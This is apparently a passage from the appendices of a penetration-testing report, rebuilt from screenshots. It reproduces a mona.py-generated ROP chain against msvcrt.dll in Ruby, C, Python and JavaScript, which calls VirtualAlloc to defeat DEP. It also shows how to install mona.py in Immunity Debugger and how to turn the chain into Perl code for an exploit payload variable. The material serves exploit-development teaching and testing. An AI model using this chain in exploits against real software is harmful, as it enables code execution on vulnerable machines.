
```
      0x77c3b992,  # POP EBP # RETN [msvcrt.dll]
      0x77c3b992,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47a41,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()



*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      //[---INFO:gadgets_to_set_ebp:---]
      0x77c3b992,  // POP EBP // RETN [msvcrt.dll]
      0x77c3b992,  // skip 4 bytes [msvcrt.dll]
```



C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
      0x77c3b992,  // skip 4 bytes [msvcrt.dll]
      //[---INFO:gadgets_to_set_ebx:---]
      0x77c39ec7,  // POP EBX // RETN [msvcrt.dll]
      0xffffffff,  //
      0x77c127e1,  // INC EBX // RETN [msvcrt.dll]
      0x77c127e1,  // INC EBX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  // POP EAX // RETN [msvcrt.dll]
      0xa1bf4fcd,  // put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  // ADD EAX,5E40C033 // RETN [msvcrt.dll]
      0x77c58fbc,  // XCHG EAX,EDX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_ecx:---]
      0x77c5289b,  // POP EAX // RETN [msvcrt.dll]
      0x36ffff8e,  // put delta into eax (-> put 0x00000040 into ecx)
      0x77c4c78a,  // ADD EAX,C90000B2 // RETN [msvcrt.dll]
      0x77c14001,  // XCHG EAX,ECX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_edi:---]
      0x77c47a41,  // POP EDI // RETN [msvcrt.dll]
      0x77c47a42,  // RETN (ROP NOP) [msvcrt.dll]
      //[---INFO:gadgets_to_set_esi:---]
      0x77c2caa9,  // POP ESI // RETN [msvcrt.dll]
      0x77c2aacc,  // JMP [EAX] [msvcrt.dll]
      0x77c4e392,  // POP EAX // RETN [msvcrt.dll]
      0x77c1110c,  // ptr to &VirtualAlloc() [IAT msvcrt.dll]
      //[---INFO:pushad:---]
      0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
      //[---INFO:extras:---]
      0x77c354b4,  // ptr to 'push esp // ret ' [msvcrt.dll]
```



C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c3b992,  # POP EBP # RETN [msvcrt.dll]
      0x77c3b992,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
```


Normal text file
length : 35,079 lines : 767
Ln : 672 Col : 7 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS
Start
C:\log\1801153
C:\log\1801153\rop_...
14:12


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
      0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47a41,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%ub992%u77c3" + // 0x77c3b992 : ,# POP EBP # RETN [msvcrt.dll]
    "%ub992%u77c3" + // 0x77c3b992 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u9ec7%u77c3" + // 0x77c39ec7 : ,# POP EBX # RETN [msvcrt.dll]
    "%uffff%uffff" + // 0xffffffff : ,#
    "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
    "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%ue0da%u77c4" + // 0x77c4e0da : ,# POP EAX # RETN [msvcrt.dll]
    "%u4fcd%ua1bf" + // 0xa1bf4fcd : ,# put delta into eax (-> put 0x00001000 into edx)
    "%u8081%u77c3" + // 0x77c38081 : ,# ADD EAX,5E40C033 # RETN [msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u289b%u77c5" + // 0x77c5289b : ,# POP EAX # RETN [msvcrt.dll]
    "%uff8e%u36ff" + // 0x36ffff8e : ,# put delta into eax (-> put 0x00000040 into ecx)
    "%uc78a%u77c4" + // 0x77c4c78a : ,# ADD EAX,C90000B2 # RETN [msvcrt.dll]
    "%u4001%u77c1" + // 0x77c14001 : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u7a41%u77c4" + // 0x77c47a41 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%ucaa9%u77c2" + // 0x77c2caa9 : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%ue392%u77c4" + // 0x77c4e392 : ,# POP EAX # RETN [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

```
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%ue0da%u77c4" + // 0x77c4e0da : ,# POP EAX # RETN [msvcrt.dll]
    "%u4fcd%ua1bf" + // 0xa1bf4fcd : ,# put delta into eax (-> put 0x00001000 into edx)
    "%u8081%u77c3" + // 0x77c38081 : ,# ADD EAX,5E40C033 # RETN [msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u289b%u77c5" + // 0x77c5289b : ,# POP EAX # RETN [msvcrt.dll]
    "%uff8e%u36ff" + // 0x36ffff8e : ,# put delta into eax (-> put 0x00000040 into ecx)
    "%uc78a%u77c4" + // 0x77c4c78a : ,# ADD EAX,C90000B2 # RETN [msvcrt.dll]
    "%u4001%u77c1" + // 0x77c14001 : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u7a41%u77c4" + // 0x77c47a41 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%ucaa9%u77c2" + // 0x77c2caa9 : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%ue392%u77c4" + // 0x77c4e392 : ,# POP EAX # RETN [msvcrt.dll]
    "%u110c%u77c1" + // 0x77c1110c : ,# ptr to &VirtualAlloc() [IAT msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    "" + // #[---INFO:extras:---] :
    "%u54b4%u77c3" + // 0x77c354b4 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
    ""); //  :



--------------------------------------------------------------------------------------------------


```

APPENDIX B – INSTALLING MONA.PY

Download mona.py from corelan / mona on Github, then place into pycommands folder within the Immunity debugger files (Figures 53, 54, 55, 56 and 57).




Figure 53 Finding Immunity Debugger Folder




Figure 54 Find pycommands in Immunity Debugger Part 1




Figure 55 Find pycommands in Immunity Debugger Part 2





Figure 56 Pycommands folder



3 KB

5 KB

mike.py
Python File
35 KB

modptr.py
Python File
4 KB

mona.py
Python File
638 KB

mona.pyc
Compiled Python File
506 KB

monaold.py
Python File
634 KB

nohooks.py
Python File
1 KB

openfile.py
Python File
1 KB

packets.py
Python File
11 KB

pyexec.py
Python File
1 KB

recognize.py
Python File
9 KB

safeseh.py
Python File
4 KB

scanpe.py
Python File
8 KB

search.py
Python File
1 KB

searchcode.py
Python File
1 KB

searchcrypt.py
Python File
10 KB


searchheap.py
Python File
3 KB

Figure 57 Paste mona.py into pycommands

APPENDIX C – PYTHON TO PERL SEARCH AND REPLACE

To turn the Python code into Perl code, the tester used “Search and Replace”. Begin by pasting the Python code into a text editor (Figure 58) and saving it as a .PL file, then start the replace process by opening the search and replace box (Figure 59) by going to the search tab and selecting replace.

Next, highlight and copy the beginning of the line up to the 0x and replacing it with the Perl variable and bracket (Figure 50), the fastest way would be to click the ‘replace all’ button. After that, highlight and copy the end of the line from the comma to the hash (Figure 61) and replace it with the Perl closing bracket, semi-colon and a hash (for comments) as seen in figure 62. Finally the Python code has been turned into Perl code (Figure 63).



```
# rop chain generated with mona.py - www.corelan.be
rop_gadgets = [
  #[---INFO:gadgets_to_set_ebp:---]
  0x77c3b992,  # POP EBP # RETN [msvcrt.dll]
  0x77c3b992,  # skip 4 bytes [msvcrt.dll]
  #[---INFO:gadgets_to_set_ebx:---]
  0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
  0xffffffff,  #
  0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
  0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_edx:---]
  0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
  0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
  0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
  0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_ecx:---]
  0x77c5289b,  # POP EAX # RETN [msvcrt.dll]
  0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
  0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
  0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
  #[---INFO:gadgets_to_set_edi:---]
  0x77c47a41,  # POP EDI # RETN [msvcrt.dll]
  0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
  #[---INFO:gadgets_to_set_esi:---]
  0x77c2caa9,  # POP ESI # RETN [msvcrt.dll]
  0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
  0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
  0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
  #[---INFO:pushad:---]
  0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
  #[---INFO:extras:---]
  0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
]
```

Figure 58 Beginning appearance




File
Edit
Search
View
Encoding
Language
Settings
Tools
Macr
DEPen
Find... Ctrl+F
Find in Files... Ctrl+Shift+F
Find Next F3
Find Previous Shift+F3
Select and Find Next Ctrl+F3
Select and Find Previous Ctrl+Shift+F3
Find (Volatile) Next Ctrl+Alt+F3
Find (Volatile) Previous Ctrl+Alt+Shift+F3
Replace... Ctrl+H
Incremental Search Ctrl+Alt+I
Search Results Window F7
Next Search Result F4
Previous Search Result Shift+F4
Go to... Ctrl+G
Go to Matching Brace Ctrl+B
Select All Between Matching Braces Ctrl+Alt+B
Mark...
Mark All
Unmark All
Jump up
Jump down
Bookmark
Find characters in range...

Figure 59 Under search select Replace



Find what : 0x

Replace with : $PlaylistSkin .= pack('V',0x

□ In selection

□ Match whole word only

□ Match case

☑ Wrap around

Search Mode

● Normal

○ Extended (\n, \r, \t, \0, \x...)

○ Regular expression □ . matches newline

Direction

○ Up

